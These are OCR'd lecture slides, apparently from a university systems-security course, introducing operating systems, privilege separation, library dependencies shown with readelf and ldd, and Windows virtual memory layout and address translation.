
- The role of an operating system
- Virtual memory
- Memory address translation
- System calls
- Executable file formats (PE, ELF)

Learning Goals


- You should
 - know the role of the operating system and its interface to applications
 - understand user-mode virtual memory layouts and memory address translation for Windows
 - know memory page protections and memory allocation API procedures
 - know what a system call is and how it is used on Linux, macOS or Windows
 - understand the structure of executable files for Windows and Linux
- In terms of lab skills, you should
 - be able to inspect properties of a Windows PE executable and a Linux ELF executable
- Ideally, you practice to program against system call interfaces on Linux and macOS and familiarize yourself with the native API on Windows

Microsoft Windows

- Operating system by Microsoft
 - Initial version Windows 1.0: November 1985
 - Windows NT
 - Development began in 1988
 - Basis for today's Windows versions
 - Closed-source, although some parts are publicly available
 - Windows Research Kernel (WRK)
<https://github.com/Zer0Mem0ry/ntoskrnl>
 - Statistics
 - Source code (Feb 2017): 3.5 million separate files in a 300 gigabyte repository, Windows XP: ca. 40 m LOC
 - Per day: 8500 commits and 1760 Windows builds
 - 80-90% market share (Aug 2017, Source: netmarketshare.com)



Microsoft Windows family tree



GNU/Linux

- Linux used to be a kernel written by Linus Torvalds
- Initially released September 1991
- A kernel does not make an operating system => ported GNU tools to Linux
- Today some people claim it should be called GNU/Linux
- Open-source and multi-platform
- Main use cases
 - Mobile devices (Android)
 - Servers
 - Supercomputers
- 2017: Ca. 20 million source lines of code (kernel)



Announcements 2017-11-22

- Zusätzlicher Prüfungstermin vor der vorlesungsfreien Zeit
 - 07.02.2018
- Der Prüfungstermin nach der vorlesungsfreien Zeit bleibt bestehen
 - 04.04.2018
- Übung
 - Übungsblatt 2 ist freigegeben
 - Besprechung am 29.11.2017
- Praktikum
 - Besprechung der Praktikumsaufgabe 1
 - Wer hat alles per Moodle eingereicht?
 - Ausgabe der Praktikumsaufgabe 2
 - Bearbeitungszeitraum endet am 29.11.2017


macOS (Mac OS X)

- Proprietary Unix-based operating system by Apple for Mac
- Originally Mach kernel (Carnegie Mellon University), now XNU (X is not Unix)
- Full 64-bit support
- Native binaries use the Mach-O file format
 - Mach-O is also used by iOS for iPhone devices
- macOS is estimated to have 4-6% market share in consumer/desktop computers
- Mac OS X Tiger: ca. 86 million lines of code


macOS Sierra
Version 10.12.6




The role of the operating system



GNU/Linux



Microsoft Windows



Linux: Library dependencies of Apache httpd

```
# readelf -d /usr/sbin/httpd
```

```
Dynamic section at offset 0x7b318 contains 36 entries:
```

Tag	Type	Name/Value
0x0000000000000001	(NEEDED)	Shared library: [libpcre.so.1]
0x0000000000000001	(NEEDED)	Shared library: [libselinux.so.1]
0x0000000000000001	(NEEDED)	Shared library: [libaprutil-1.so.0]
0x0000000000000001	(NEEDED)	Shared library: [libcrypt.so.1]
0x0000000000000001	(NEEDED)	Shared library: [libexpat.so.1]
0x0000000000000001	(NEEDED)	Shared library: [libdb-5.3.so]
0x0000000000000001	(NEEDED)	Shared library: [libapr-1.so.0]
0x0000000000000001	(NEEDED)	Shared library: [libpthread.so.0]
0x0000000000000001	(NEEDED)	Shared library: [libdl.so.2]
0x0000000000000001	(NEEDED)	Shared library: [libc.so.6]
0x000000000000000c	(INIT)	0x1cd80
0x000000000000000d	(FINI)	0x5d344

A referenced regular expression library

GNU libc (glibc) is the C standard library on Linux

Linux: Library dependencies of Apache httpd

```
# ldd /usr/sbin/httpd
 linux-vdso.so.1 => (0x00007fff2d160000)
 libpcre.so.1 => /lib64/libpcre.so.1 (0x00007f95eb4fa000)
 libselinux.so.1 => /lib64/libselinux.so.1 (0x00007f95eb2d3000)
 libaprutil-1.so.0 => /lib64/libaprutil-1.so.0 (0x00007f95eb0a9000)
 libcrypt.so.1 => /lib64/libcrypt.so.1 (0x00007f95eae72000)
 libexpat.so.1 => /lib64/libexpat.so.1 (0x00007f95eac48000)
 libdb-5.3.so => /lib64/libdb-5.3.so (0x00007f95ea888000)
 libapr-1.so.0 => /lib64/libapr-1.so.0 (0x00007f95ea659000)
 libpthread.so.0 => /lib64/libpthread.so.0 (0x00007f95ea43d000)
 libdl.so.2 => /lib64/libdl.so.2 (0x00007f95ea238000)
 libc.so.6 => /lib64/libc.so.6 (0x00007f95e9e75000)
 /lib64/ld-linux-x86-64.so.2 (0x00007f95eb9e4000)
 libuuid.so.1 => /lib64/libuuid.so.1 (0x00007f95e9c70000)
 libfreebl3.so => /lib64/libfreebl3.so (0x00007f95e9a6c000)
```

Windows: Library dependencies

- Dependencies of Internet Explorer on Windows
 - advapi32.dll
 - iertutil.dll
 - shlwapi.dll
 - user32.dll
 - shell32.dll
 - etc.

Library
api-ms-win-downlevel-advapi32-l1-1-0
api-ms-win-downlevel-advapi32-l1-1-0
api-ms-win-downlevel-advapi32-l1-1-0
api-ms-win-downlevel-advapi32-l1-1-0
iertutil
api-ms-win-downlevel-shlwapi-l1-1-0
USER32
api-ms-win-downlevel-shell32-l1-1-0

User privilege separation


- Modern operating systems provide privilege separation
- A typical distinction is
 - Regular user account: Start processes
 - Superuser
 - Load kernel-mode code
 - Different names and slightly different concepts across Windows and Unix-like OSes
 - Windows: SYSTEM has the highest privileges
 - Linux: The user with the numeric user id 0 (often called root) has the highest privileges
 - macOS: same as Linux
- The CPU privilege level (rings) is not the same as operating system users/privileges
 - Whether you're root, SYSTEM, Administrator, guest, or a regular user, it does not matter
 - All user-mode code runs in ring 3 and all kernel-mode code runs in ring 0, regardless of the OS user on whose behalf the code operates

Virtual Memory and Memory Address Translation

Physical vs. Virtual Memory


- The operating system introduces a concept of **virtual memory**
- The x86 CPU supports the operating system: **protected mode**
- Advantages
 - Abstraction to hide that different machines have different amounts of physical memory installed
 - Allows to add memory permissions
 - Each user mode process has its own view on main memory
 - An application does not have to cope with sharing physical memory with other applications/processes
- In addition, the virtual address space is separated into user space and kernel space
 - The concept of user space and kernel space is present in many operating systems (Linux, macOS, Windows, and more)

Windows: Virtual Memory



- 32-bit Windows divides the virtual address space into two areas
 - User space (ca. lower half)
0 - 0x7ffe0000
 - Kernel space (upper half)
0x80000000 - 0xffffffff
 - 0x7fff0000 - 0x80000000 is a **no access area (64KB)**
- 64-bit Windows is similar
 - User space
0 - 0x000007ff'ffff0000
 - Kernel space
>= 0xffff0800'00000000
- Kernel mode code can access all spaces
- User mode code can **only** access user space

Windows: Virtual Memory



What happens if a program in user mode attempts to access memory in kernel space?

```
a1 00000080    mov  eax, dword ptr [0x80000000]
```

move_eax_80000000.hex.bin.exe

move_eax_80000000.hex.bin.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We view this report as confidential and anonymous.

Exception: Access Violation

Windows x86: Process Virtual Memory



- Each process has access to the whole user space memory area (ca. 2 GB on x86)
- Boot flags can be used to increase from 2 GB to 3 GB user space (and reduce kernel space to 1 GB)
- Kernel space is not relevant for now

Quiz: Windows x86: Process Virtual Memory

Quiz: Two processes P_1 and P_2 write a DWORD to the same memory address, say $0x00400000$? Which values yields a subsequent read by each of them?

P_1 : `mov [0x400000], 7`

P_2 : `mov [0x400000], 5`


P_1 : `mov eax, [0x400000]`

P_2 : `mov ebx, [0x400000]`

- A) The values of both processes will end up in the same physical memory, i.e. the later one will overwrite the earlier one: $eax=5$, $ebx=5$.
- B) Each process will write to an individual physical memory location and when read back, it will see its own DWORD value: $eax=7$, $ebx=5$.


Address Translation

- Objectives
 - Isolation (between processes, kernel vs. user mode)
 - Simulate more memory than physically available
- CPU support (performance)
